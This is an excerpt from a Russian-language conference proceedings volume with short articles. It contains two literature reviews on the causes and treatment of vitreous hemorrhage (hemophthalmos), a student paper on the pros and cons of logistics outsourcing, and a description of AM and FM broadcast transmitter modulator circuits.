2. Moshkevich V. S. «Epidemiology of allergic diseases of the respiratory passages in the Kazakh SSR». J. of Hygiene, Epidemiology, Microbiology and Immunology 29 (1): 77 - 96, 1985.
3. Сепиашвили Р. И. «Функциональная система иммунного гомеостаза». Аллергология и иммунология (4 ) №2: 5-14, 2003
4. Vrobac K. L., Breborowicz S. «Atopic sensitization and respiratory symptoms». Clin. Exp. Allergy 59 : 826 - 835, 1994..
5. Вершигора А. Е. «Основы иммунологии» (Киев.: Выща школа), 1980.
6. Железникова Г. Ф. «Имуноглобулин Е: биологическая роль при инфекционных заболеваниях». Медицинская иммунология 4/4-5/; 515 - 530, 2002
7. Гушин И. О. «Немедленная аллергия клетки» (М.: Медицина), 1976.
8. Железникова Г. Ф. «Имуноглобулин Е: биологическая роль при инфекционных заболеваниях». Медицинская иммунология 4/4-5/; 515 - 530, 2002.
9. Кривицкая В. З., Александрова И. А. «Антивирусный IgE при респираторно-вирусной инфекции у больных бронхитом». Ж. Микробиологии №4 : 56 - 61 , 1998.
10. Инсанов А. В., Фейзуллаева Н. А., «Гуморальный и клеточный иммунитет при менингитах различной этиологии». Проблемы туберкулеза №2:21 -23, 2000.
11. Bodner C., Godden D. «Family size, childhood infectin and atopic diseases». Thorax 53 : 28 - 32, 1998.
12. Lilija G. «Influence of maternal infection with viral agents during pregnancy on fetal IgE production». Allergy 52 : 978 - 984,1997.
13. Shaheen S. O., Aaby P. “Measles and atopy in Guinea – Bissau”. Lancet 347 : 1792 – 1817, 1996.
14. Shizakawa T. «The inverse associatio between tuberculin responses and atopic disorder». Science 275 : 77 - 79, 1997.
15. Shizakawa T. «The inverse associatio between tuberculin responses and atopic disorder». Science 275 : 77 - 79, 1997.
16. Arkwright P. D., David T. J. «Intradermal administration of killed Mycobacterium in atopic dermatitis». J. Allergy Clin. Jmmun. 107 : 531 - 534, 2001.



**ОСНОВНЫЕ ЭТИОПАТОГЕНЕТИЧЕСКИЕ АСПЕКТЫ РАЗВИТИЯ ГЕМОФТАЛЬМА  
(ЛИТООБЗОР)****Образцова Мария Романовна***ординатор, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Дроздов Игорь Алексеевич***врач-офтальмолог, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Биченова Ирэн Темурьевна***ординатор, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Какунина Светлана Александровна***канд. мед. наук, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Норман Кирилл Сергеевич***канд. мед. наук, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***THE MAIN ETIOPATHOGENETIC ASPECTS OF THE DEVELOPMENT  
OF HEMORHTHALMUS (LITERATURE REVIEW)****Maria Obratsova***Resident physician, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health,  
Russia, Moscow***Igor Drozdov***Ophthalmologist, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health,  
Russia, Moscow***Iren Bichenova***Resident physician, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health,  
Russia, Moscow***Svetlana Kakunina***Candidate of medical Sciences, S.N. Fyodorov Eye Microsurgery Federal State Institution  
of the Russian Ministry of Health,  
Russia, Moscow***Kirill Norman***Candidate of medical Sciences, S.N. Fyodorov Eye Microsurgery Federal State Institution  
of the Russian Ministry of Health,  
Russia, Moscow***АННОТАЦИЯ**

Среди патологических изменений стекловидного тела особое внимание уделяют этиопатогенетическим механизмам возникновения гемофтальма. Согласно статистическим данным частота возникновения гемофтальма составляет 7 случаев на 100 000 человек. Интравитреальное кровоизлияние относится к одним из самых тяжелых видов патологии стекловидного тела. В связи с этим проблема развития гемофтальма является одной из наиболее сложных и актуальных в офтальмологии. Общеизвестно, что кровоизлияние в стекловидное тело может быть обусловлено проявлением других заболеваний, а может быть вызвано разрывом нормальных кровеносных сосудов, кровотечением из поражённых сосудов сетчатки, кровотечением из аномальных новообразованных сосудов или распространением кровоизлияния в стекловидное тело через сетчатку из других источников.

## ABSTRACT

Among the pathological changes of the vitreous body, special attention is paid to the etiopathogenetic mechanisms of hemophthalmos. According to statistics, the incidence of hemophthalmia is 7 cases per 100,000 people. Intravitreal hemorrhage is one of the most severe types of vitreous pathology. In this connection the problem of development of hemophthalmus is one of the most difficult in ophthalmology. It is well known that vitreous hemorrhage can be caused by the manifestation of other diseases, and can be caused by the rupture of normal blood vessels, bleeding from affected retinal vessels, bleeding from abnormal newly formed vessels, or the spread of vitreous hemorrhage through the retina from other sources.

**Ключевые слова:** стекловидное тело, витреоретинальный интерфейс, гемофтальм.

**Keywords:** vitreous, vitreoretinal interface, hemophthalmos.

Согласно статистическим данным из научной статьи: «Кровоизлияние в стекловидное тело» докторов Спраул С.В. и Гросниклаус Х.Е. частота возникновения гемофтальма составляет 7 случаев на 100 000 человек [1].

Патологические изменения стекловидного тела занимают важное место в области витреоретинального интерфейса, требующее принятия своевременной тактики в лечении. Среди патологических изменений стекловидного тела особое внимание уделяют этиопатогенетическим механизмам возникновения гемофтальма. Интравитреальное кровоизлияние относится к одним из самых тяжелых видов патологии стекловидного тела[2]. Как правило, развитие гемофтальма часто связано с общими заболеваниями и (или) патологией глазного дна. В результате гемофтальм довольно часто может носить двусторонний и рецидивирующий характер, являясь при-

чиной возникновения тракционной отслойки сетчатки и токсических изменений макулярной зоны[3]. В связи с этим проблема развития гемофтальма является одной из наиболее сложных и актуальных в офтальмологии.

Общезвестно, что кровоизлияние в стекловидное тело может быть обусловлено проявлением других заболеваний, а может быть вызвано разрывом нормальных кровеносных сосудов, кровотечением из поражённых сосудов сетчатки, кровотечением из аномальных новообразованных сосудов или распространением кровоизлияния в стекловидное тело через сетчатку из других источников[4].

Этиологические пусковые механизмы можно условно разделить на наиболее часто встречающиеся и редко встречающиеся причины интравитреального кровоизлияния, которые представлены в таблице 1: «Причины развития гемофтальма» [4].

Таблица 1.

## «Причины развития гемофтальма»

Наиболее часто встречающиеся причины интравитреального кровоизлияния	Редко встречающиеся причины интравитреального кровоизлияния
Пролиферативная диабетическая ретинопатия	Синдромы дуги аорты
Окклюзия Центральной вены сетчатки или её ветвей	Каротидно-кавернозные фистулы
Другие заболевания, сопровождающиеся окклюзией сосудов и пролиферативной ретинопатией (васкулиты, серповидно-клеточная анемия)	Хронический лейкоз
Ретинальные разрывы, регматогенная отслойка сетчатки	Васкулиты сетчатки, включая артериолит
Задняя отслойка СТ с разрывами сетчатки и её сосудов	Язвенный колит, болезнь Крона
Экссудативная форма возрастной макулострофии	Ретинопатия недоношенных
Злокачественная хориоидальная меланома	Синдром Блоха–Сульцбергера
Микроаневризмы артерий сетчатки	Болезнь Норри
Разрывы сетчатки в результате травмы глаза	Телеангиэктазии сетчатки

Общие принципы патогенетических звеньев развития кровоизлияний в стекловидное тело[4]:

1.) Стадия кровотечения продолжительностью от нескольких секунд до 24 ч, характеризуется неполноценностью стенки внутриглазного сосуда, выходом крови и ее элементов за пределы сосуда, очаговым нарушением прозрачности стекловидного тела.

2.) Стадия свежей гематомы продолжительностью от нескольких минут до 48 ч, характеризуется наличием сгустков свернувшейся крови красного цвета между структурами стекловидного тела или рядом с ним при отсутствии заметного гемолиза эритроцитов и диффузии гемоглобина в стекловидное тело, признаками фагоцитарной реакции.

3.) Стадия токсико-гемолитическая продолжительностью от нескольких суток до 10 суток, характеризуется быстро нарастающим гемолизом эритроцитов с диффузией гемоглобина и продуктов его распада в стекловидное тело и другие внутриглазные структуры (сидероз, ацидоз, перенасыщение белками и холестерином), выраженным фагоцитозом и нарастающей пролиферацией, диффузным помутнением массы стекловидного тела.

4.) Стадия пролиферативно-дистрофическая продолжительностью от 10 суток до 6 месяцев, характеризуется диффузной гемосидерической дистрофией стекловидного тела, сетчатки, хрусталика и других внутриглазных структур, выраженной пролиферацией пигментного эпителия, нейроглией

сетчатки, соединительнотканной организацией гематомы.

5.) Стадия внутриглазного фиброза продолжительностью более 6 месяцев, характеризуется швартообразованием в стекловидное тело с его разжижением в одних и уплотнением (в частности кристаллообразованием) в других участках, необра-

тым гемосидерозом сетчатки, ее отслойкой, фтизисом и атрофией глазного яблока.

Таким образом, среди патологических изменений стекловидного тела особое внимание в диагностических целях и дальнейшему лечению уделяют этиопатогенетическим механизмам развития гемофтальма.

#### Список литературы:

1. Spraul CW, Grossniklaus HE. Vitreous hemorrhage. J. Surv. Ophthalmol. 1997; 42(1): 3-39. doi: 10.1016/s0039-6257(97)84041-6.
2. Нечипуренко О.А., Колесникова Л.Н., Фалхут О.С., Федоров А.А., Медведев И.Б. Возможности озонотерапии в лечении гемофтальмов. Офтальмология. 2010; 7(3): 26-28.
3. Фалхут О. Клиника и консервативное лечение гемофтальма. Дис. ...канд.мед.наук. М.;2003.
4. Мошетовой Л. К., Нестерова А. П., Егорова Е. А. Гемофтальм. В кн.: Клинические рекомендации. Офтальмология. М.: Издательство «ГЭОТАР-Медиа»; 2010: 204-219.

**БАЗОВЫЕ АСПЕКТЫ ЛЕЧЕНИЯ ГЕМОФТАЛЬМА (ЛИТОБЗОР)****Образцова Мария Романовна***ординатор, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Дроздов Игорь Алексеевич***врач-офтальмолог, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Биченова Ирэн Темуриевна***ординатор, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Какунина Светлана Александровна***канд. мед. наук, ФГАУ НМИЦ «МНТК «Микрохирургия глаза»  
им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***Норман Кирилл Сергеевич***канд. мед. наук, ФГАУ НМИЦ «МНТК «Микрохирургия глаза» им. акад. С.Н. Федорова» Минздрава России,  
РФ, г. Москва***THE BASIC ASPECTS OF THE TREATMENT OF HEMOPHTHALMUS  
(LITERATURE REVIEW)****Maria Obraztsova***Resident physician, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health,  
Russia, Moscow***Igor Drozdov***Ophthalmologist, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health,  
Russia, Moscow***Iren Bichenova***Resident physician, S.N. Fyodorov Eye Microsurgery Federal State Institution of the Russian Ministry of Health,  
Russia, Moscow***Svetlana Kakunina***Candidate of medical Sciences, S.N. Fyodorov Eye Microsurgery Federal State Institution  
of the Russian Ministry of Health,  
Russia, Moscow***Kirill Norman***Candidate of medical Sciences, S.N. Fyodorov Eye Microsurgery Federal State Institution  
of the Russian Ministry of Health,  
Russia, Moscow***АННОТАЦИЯ**

На сегодняшний день гемофтальм среди заболеваний витреоретинальной патологии является актуальной темой для обсуждения среди офтальмологов, требующий правильной и своевременной тактики в лечении. Суть консервативного лечения гемофтальма заключается в ослаблении причин, вызывающих или усугубляющих патологические процессы в микроциркуляторном русле у больных с витреальными геморрагиями различной этиологии. Проактивное ведение включает раннее проведение витрэктомии, удаление интравитреального кровоизлияния, чтобы провести детальный осмотр сетчатки. При наличии ретинальных разрывов проводят лазерное лечение, при отслойке сетчатки – необходимое хирургическое вмешательство.

**ABSTRACT**

To date, hemophthalmos among diseases of vitreoretinal pathology is an urgent topic for discussion among ophthalmologists, requiring correct and timely tactics in treatment. The essence of conservative treatment of hemophthal-

mos is to reduce the causes that cause or exacerbate pathological processes in the microcirculatory system in patients with vitreal hemorrhages of various etiologies. Proactive management includes early vitrectomy, removal of intravitreal hemorrhage to conduct a detailed retinal examination. In the presence of retinal tears, laser treatment is performed, and in case of retinal detachment, the necessary surgical intervention is performed

**Ключевые слова:** стекловидное тело, гемофтальм, ферментотерапия.

**Keywords:** vitreous, hemophthalmus, enzymotherapy.

На сегодняшний день гемофтальм среди заболеваний витреоретинальной патологии является актуальной темой для обсуждения среди офтальмологов, требующий правильной и своевременной тактики в лечении.

Пролиферативная диабетическая ретинопатия (32%), разрыв сетчатки (30%), пролиферативная ретинопатия после окклюзии вен сетчатки (11%) и задняя отслойка стекловидного тела без разрыва сетчатки (8%) являются наиболее частыми причинами спонтанного кровоизлияния в стекловидное тело[1]. Менее распространенными причинами являются сосудистые окклюзионные заболевания, ретинальная артериальная макроаневризма, гемоглобинопатии, возрастная макулярная дегенерация, внутриглазные опухоли[2].

Суть консервативного лечения гемофтальма заключается в ослаблении причин, вызывающих или усугубляющих патологические процессы в микроциркуляторном русле у больных с витреальными геморрагиями различной этиологии. В связи с этим используют лекарственные средства, действие которых направлено на улучшение реологических свойств и уменьшение вязкости крови, нормализацию функциональной активности форменных элементов: тромбоцитов, эритроцитов, а также препаратов, обладающих выраженной фибринолитической активностью [3]. С этой целью больным при лечении гемофтальма назначаются препараты антиагрегантного и ангиопротекторного действия[4].

Доктор Назари Х. и его коллеги в своей работе на 14 исследуемых глазах пациентов показали, что внутривитреальное введение бевацизумаба было эффективным для лечения тяжелой ретинопатии недоношенных, связанной с кровоизлиянием в стекловидное тело или сетчатку[5].

Полунин Г.С. с соавторами в своей работе применили природный антиоксидант Гистохром (из группы полигидроксиафтахинонов) в виде парабюльбарных инъекций у больных гемофтальмом

различного генеза, тромбозами центральной вены сетчатки, преретинальными кровоизлияниями. Выраженный терапевтический эффект наблюдали в 63,2%, умеренный в 29,6%, отсутствие эффекта в 17,2% случаев. Авторы считают, что препарат оказывает геморезорбционное, ретинопротекторное действие, обладает антиоксидантными свойствами и может быть широко использован при заболеваниях, связанных с нарушением обменных процессов сетчатки, сосудистой оболочки и роговицы, для улучшения трофики, уменьшения отека и ускорения эпителизации[6].

Доктор Гессен Л. из Германии в своей работе показал, что после внутривитреального введения тканевого активатора плазминогена, плазмина, гиалуронидазы у пациентов с кровоизлиянием в стекловидное тело происходит ферментативная очистка стекловидного тела[7].

Доктор Созаева М.А. со своими коллегами в работе показали, что местное использование ферментных препаратов гемазы и коллалазина в виде парабюльбарных инъекций способствует более быстрому рассасыванию кровоизлияния у больных с частичным и распространенным гемофтальмом[8].

Доктор Степанов А.В. со своими коллегами в своей работе отметили, что применение проурокиназы – профермента активатора плазминогена урокиназного типа) показало эффективность в лечении частичных гемофтальмов пациентов ельв сроки возникновения от 3 дней до 4 недель от момента развития гемофтальма[9].

Проактивное ведение включает раннее проведение витрэктомии, удаление интравитреального кровоизлияния, чтобы провести детальный осмотр сетчатки. При наличии ретинальных разрывов проводят лазерное лечение, при отслойке сетчатки – необходимое хирургическое вмешательство[1].

Таким образом, вопрос изучения базовых принципов в лечении и поиска новых способов разрешения гемофтальма являются дискуссионными на сегодняшний день.

#### Список литературы:

1. Мошетоной Л. К., Нестерова А. П., Егорова Е. А. Гемофтальм. В кн.: Клинические рекомендации. Офтальмология. М.: Издательство «ГЭОТАР-Медиа»; 2010: 204-219.
2. *Mitchell JG, Richard McDonald, Johnson RN, Everett A, Jumper J. M. Causes and Treatment of Vitreous Hemorrhage. J. Comprehensive ophthalmology update. 2006;7(3):97-111.*
3. Носирова А.О. Первичная прецизионная эндолазеркоагуляция сетчатки у пациентов с пролиферативной диабетической ретинопатией, осложненной гемофтальмом. Дис. ...на соискание уч. ст. канд. мед.наук. М.; 2017.
4. Анджелова Д.В. Современные подходы к лечению гемофтальма. Обзор. Офтальмология.2012; 9(2): 8-10.
5. Назари Х., Modarres M., Parvaresh M., Falavarjani K. Intravitreal Bevacizumab in Combination With Laser Therapy for the Treatment of Severe Retinopathy of Prematurity (ROP) Associated With Vitreous or Retinal Hemorrhage. *J. Graefes Arch ClinExpOphthalmol.* 2010; 48(12):1713-8. doi: 10.1007/s00417-010-1430-x.

6. Полуниин Г. С., Корзенкова Л. В., Киселёва Т. Н., Анджелова Д. В. Изменения реологических свойств крови и кровотока сосудов глаза у больных диабетической ретинопатией. Юбилейная научно-практическая конференция по офтальмологии. Материалы конференции. Омск.; 2007: 150-152.
7. Hesse L. Using Enzymes in the Posterior Eye Segment. Current Status and Future Possibilities. *J.Ophthalmologie*. 2001;98(12):1176-80. doi:10.1007/s003470170010.
8. Созаева М.А., Катаева Т.А., Лайтадзе И.А. Современные подходы к лечению гемофтальма. Журнал научных статей. Здоровье и образование в XXI веке. 2007; 9(3): 227-228.
9. Степанов А.В., Белогуров А.А., Капелюшников Н.И. Новые методы лечения внутриглазных кровоизлияний: Методические рекомендации. М., 2004; 8.

## МЕЖДИСЦИПЛИНАРНЫЕ ИССЛЕДОВАНИЯ

ПОЛОЖИТЕЛЬНЫЕ И ОТРИЦАТЕЛЬНЫЕ СТОРОНЫ РАЗВИТИЯ  
ЛОГИСТИЧЕСКОГО АУТСОРСИНГА*Шапоренкова Екатерина Владимировна**студент, Институт управления и цифровых технологий,  
Российский университет транспорта (МИИТ),  
РФ, г. Москва**Семенова Юлиана Владимировна**студент, Институт управления и цифровых технологий,  
Российский университет транспорта (МИИТ),  
РФ, г. Москва*

## POSITIVE AND NEGATIVE ASPECTS OF LOGISTICS OUTSOURCING DEVELOPMENT

*Ekaterina Shaporenkov**Student, Institute of management and digital technologies, Russian University of transport (MIIT),  
Russia, Moscow**Juliana Semyonova**Student, Institute of management and digital technologies, Russian University of transport (MIIT),  
Russia, Moscow*

## АННОТАЦИЯ

В последние годы аутсорсинг получил широкое распространение среди логистических предприятий. В статье рассматриваются преимущества и недостатки передачи части логистических функций компании на аутсорсинг, также внимание уделяется классификации логистических провайдеров, определяется, какие логистические функции наиболее часто передаются на аутсорсинг.

## ABSTRACT

In recent years, outsourcing has become widespread among logistics companies. The article discusses the advantages and disadvantages of outsourcing some of the company's logistics functions. It also focuses on the classification of logistics providers and determines which logistics functions are most often outsourced.

**Ключевые слова:** аутсорсинг, логистика, логистический провайдер, контрактная логистика.

**Keywords:** outsourcing, logistics, logistics provider, contract logistics.

В связи с ростом конкуренции на рынке логистических услуг, стремлением бизнеса к снижению издержек и сокращению затрат, предприятия стремятся концентрировать работу на приоритетных видах бизнеса и операций, а второстепенные вопросы отдают квалифицированному логистическому оператору (в аутсорсинг).

Аутсорсинг логистических операций представляет собой передачу отдельных логистических операций, либо комплексных логистических бизнес-процессов внешней организации – аутсорсеру. В качестве аутсорсера выступает профильное предприятие – логистический посредник. Среди логистических посредников отдельное место занимают логистические провайдеры – компании, осуществляющие комплекс логистических услуг на основе аутсорсинга, по-другому – контрактная логистика.

Цель исследования изучить положительные и отрицательные аспекты развития логистического аутсорсинга.

Развитию концепции логистического аутсорсинга способствует:

1. Глобализация, которая развивается вследствие глубоких взаимосвязей в логистической деятельности стран и континентов. Это привело к тому, что усложнилось управление цепями поставок и появились новые логистические провайдеры, являющиеся профессиональными игроками на рынке логистических услуг.

2. Возрастающие запросы покупателей по выполнению заказов, увеличению оборота запасов, управление международными и внутренними цепями поставок, поддержание баланса между расходами и качеством сервиса – являются обязательными условиями выживания фирмы на конкурентном рынке и получение ею определенного уровня рентабельности.

3. Применение концепции SCM влияет на скорость оборота запасов, время "жизненного" цикла товара и время оборота капитала. Компаниям приходится увеличивать численность персонала, количество транспорта и пр.

4. Применение аутсорсинга как бизнес-модели организации. Аутсорсинг является целесообразным

инструментом для разработки, реализации и управления бизнес-моделью предприятия, который позволяет направить ресурсы компании на основной вид деятельности.

На данный момент, можно выделить несколько схем организации логистических услуг (party logistics):

1. 1PL – это автономная логистика, которая предполагает, что все операции по транспортировке груза выполняет сам владелец груза (пример - таможенные брокеры);

2. 2PL - это традиционные или узкофункциональными логистические посредники, которые, как правило, оказывают традиционные услуги по транспортировке и управлению складскими помещениями.

3. 3PL - это компании, которые колеблются между комплексными логистическими услугами и расширенным перечнем нестандартных услуг;

4. 4PL) – это объединение всех компаний, вовлеченных в цепь поставки грузов, которые имеют влияние на качество оказанных услуг, способны увеличить доходы компании и сократить затраты.

5. Fifth Party Logistics (5PL) – это провайдеры, которые оказывают услуги сетевого бизнеса, используют интернет, как виртуальную площадку для реализации полного перечня логистических задач.

Согласно исследованиям, чаще всего передаются на аутсорсинг следующие логистические операции: складирование (74%); внешняя транспортировка (69%); оформление грузов/платежей (60%); внутренняя транспортировка (55%); консолидация грузов/дистрибуция (41%); прямая транспортировка (39%). [1].

Передав определенные логистические процессы предприятия на аутсорсинг, перед организацией открывается целый ряд возможностей:

1. Снижение себестоимости функций за счет специализации посредника и реализации услуг большому числу потребителей.

2. Концентрация компании на основной деятельности на основании передачи привлекаемым организациям ряда логистических функций; адаптивность к рыночным изменениям. Решение об аутсорсинге логистических функций приводит к

быстрой адаптации на перемены потребительского спроса/

3. Снижение группы рисков. С точки зрения заказчика, все риски, относящиеся к реализации передаваемых на аутсорсинг логистических функций, ложатся на привлекаемую к их оказанию компанию [2].

Однако введение каких-либо изменений на предприятии связано с рисками, в том числе и передача логистических процессов на аутсорсинг. Риски могут проявиться в виде:

1. Утечки внутрифирменной информации и, как следствие, утрата конкурентного преимущества. Разглашение подобной информации может нанести существенный вред, если аутсорсинг касается критических направлений деятельности компании;

2. Возможной потери контроля над выполняемыми заказами. В случае неожиданного отказа от оказания услуг аутсорсером, фирма-заказчик сталкивается с необходимостью поиска нового исполнителя, что влечет за собой временные и финансовые потери;

3. Отсроченности момента наступления экономического эффекта для фирмы, отдающей часть функций на аутсорсинг [3].

Преимущества аутсорсинга сильно выделяются на фоне возможных рисков. Аутсорсинговые взаимоотношения должны приспосабливаться к изменениям в мире: новые технологии, реорганизация штатов, меняющиеся цели, новая продукция, новые услуги, изменения среди конкурентов — все это влияет на отношения и может привести к рискам. При соблюдении правил вероятность избежать рисков значительно выше.

Мировой рынок логистических услуг успешно развивается в течение 20 лет. Появляются различные методы и схемы работы - от мультимодальных транспортных услуг к дистрибьюторским центрам со сложными технологиями комплектации и предпродажной подготовкой товарных потоков, управлением дистрибьюторскими каналами и коммуникационной инфраструктурой, что позволяет отметить общее стремление рынка логистических услуг к предоставлению логистических услуг высокого уровня, что формирует собой потенциал для развития аутсорсинга.

#### Список литературы:

1. Аникин Б.А., Рудая И.Л. Аутсорсинг и аутстаффинг. Высокие технологии менеджмента. - Инфра-М, 2007.
2. Софина Т.Н. Рынок услуг (методологические основы формирования и функционирования) [Текст]: дис. на соиск. уч. степ. д-ра эконом. наук / Т.Н. Софина. СПб., 1999.
3. Иванова Н.С. Конкурентная стратегия компании // Проблемы современной науки и образования, 2015. № 2 (42). С. 99-101



## МОДУЛЯТОР АМПЛИТУДНОГО УСИЛИТЕЛЯ СИСТЕМЫ ВЕЩАНИЯ

Петров Тимофей Андреевич

магистрант, Тамбовский государственный технический университет,  
РФ, г. Тамбов

## MODULATOR OF THE BROADCAST SYSTEM'S AMPLITUDE AMPLIFIER

Timofey Petrov

Master student, Tambov state technical University,  
Russia, Tambov

## АННОТАЦИЯ

В статье кратко раскрыты основные функциональные возможности модулятора амплитудного усилителя системы вещания. Дана его описательная характеристика в схемах по типологическим признакам. Выделены основные отличительные технические возможности и показатели каждой категории модулятора амплитудного усилителя как низкочастотного, так и высокочастотного. Передатчик с амплитудной модуляцией в своей структуре представлен: возбудителем, каскадом умножителей частоты, усилителем мощности, усилителем частоты, амплитудным модулятором и антенной. Основным недостатком данной категории модуляторов вещания является их малая выходная мощность.

## ABSTRACT

The article briefly reveals the main functionality of the modulator of the amplitude amplifier of the broadcasting system. Its descriptive characteristics are given in schemes based on typological features. The main distinctive technical features and indicators of each category of the amplitude amplifier modulator, both low-frequency and high-frequency, are highlighted. A transmitter with amplitude modulation in its structure is represented by an exciter, a cascade of frequency multipliers, a power amplifier, a frequency amplifier, an amplitude modulator, and an antenna. The main disadvantage of this category of broadcast modulators is their low output power.

**Ключевые слова:** модулятор амплитудного усилителя системы вещания; характеристика в схемах; амплитудный модулятор.

**Keywords:** modulator of the broadcast system's amplitude amplifier; characteristic in circuits; amplitude modulator.

Модуляторы амплитуды усилителя системы вещания на практике часто используются в значительной части радиотехнических системах. Примером тому могут служить системы телевидения или радиовещания на низких и высоких частотах.

Блок-схема передатчика с амплитудной модуляцией (АМ), которая соответственно действует в диапазонах длинных, средних и коротких волн, низкой частоты, представлена на рисунке 1.




Рисунок 1. Блок-схема передатчика с амплитудной модуляцией низко частного сигнала [2]

Выходной сигнал звуковой частоты, который соответственно вырабатывается УНЧ или ГНЧ, сфокусирован на сопротивлении нагрузки  $R_h$ , в включенном режиме питания сети. По причине того, что напряжение питания генератора ВЧ изменяется

пропорционально сигналу звуковой частоты, амплитуда высокочастотного сигнала модулируется. ГВЧ представлен генератором (рис. 2)[2]. Данная схема является эффективным способом получения амплитудной модуляции сигнала.




Рисунок 2. Принципиальная схема ГВЧ

При этом, довольно активное, с практической точки зрения, использование индуктивностей, сопротивление которых переменному току возрастает с ростом частоты, дает возможность максимально увеличить глубину модуляции. В дополнении к этому, повышается амплитуда высших частот звукового диапазона, что позволяет качественно улучшить сигнал при приеме[6].

При частотной модуляции (ЧМ), которая действует в диапазоне ультракоротких волн, осуществляется изменение частоты высокочастотного сигнала. Для получения частотно-модулированного сигнала, используются схемы, представленные на рисунках 3 и 4.




Рисунок 3. Принципиальная схема передатчика

В схеме рисунка 3 передатчика частотная модуляция высокочастотного сигнала осуществляется посредством подачи сигнала звуковой частоты через конденсатор малой емкости на базу или эмиттер транзистора ГВЧ [1].

При соответствующем виде подачи модулирующего напряжения одновременно происходит неглубокая амплитудная модуляция[4], потому как напряжение на базе (или эмиттере) по величине корректируется пропорционально модулирующему сигналу. В идеальном варианте частотную модуляцию можно получить, в режиме использования свойства варикапа, аналога (рис. 4).

При этом по объему корректируются межэлектродные емкости активного элемента (транзистора). Вследствие чего модулируется резонансная частота колебательного контура, с последующим определением частоты генерации.




Рисунок 4. Принципиальная схема частной модуляции сигнала вещания в режиме варикапа и аналога [7]

В представленной на рисунке 4 схеме включение/выключение модуляции осуществляется переключателем SA1. Потенциометр RA предназначен для проверки частотных границ перестройки генератора.

Амплитудную модуляцию высокочастотного сигнала получают путем включения ГВЧ как альтернативу сопротивлению нагрузки УНЧ (ГНЧ) (рис. 5) [4].




Рисунок 5. Амплитудная модуляция высокочастотного сигнала через ГВЧ

По схеме рисунка 5, конденсатор С является источником заземления по высокой частоте цепи питания ГВЧ.

По схемам рисунков 1-5, Точки А, В, С, D соответствуют точкам его подключения на блок-схемах. Общая схема передатчика с амплитудной модуляцией представлена на рисунке 6.




Рисунок 6. Общая схема передатчика с амплитудной модуляцией

Кроме этого, в амплитудной и частотной модуляции сигнала для передачи данных, организации радиосвязи, с практической точки зрения актуальны однополосная, реже фазовую и другие виды модуляции.

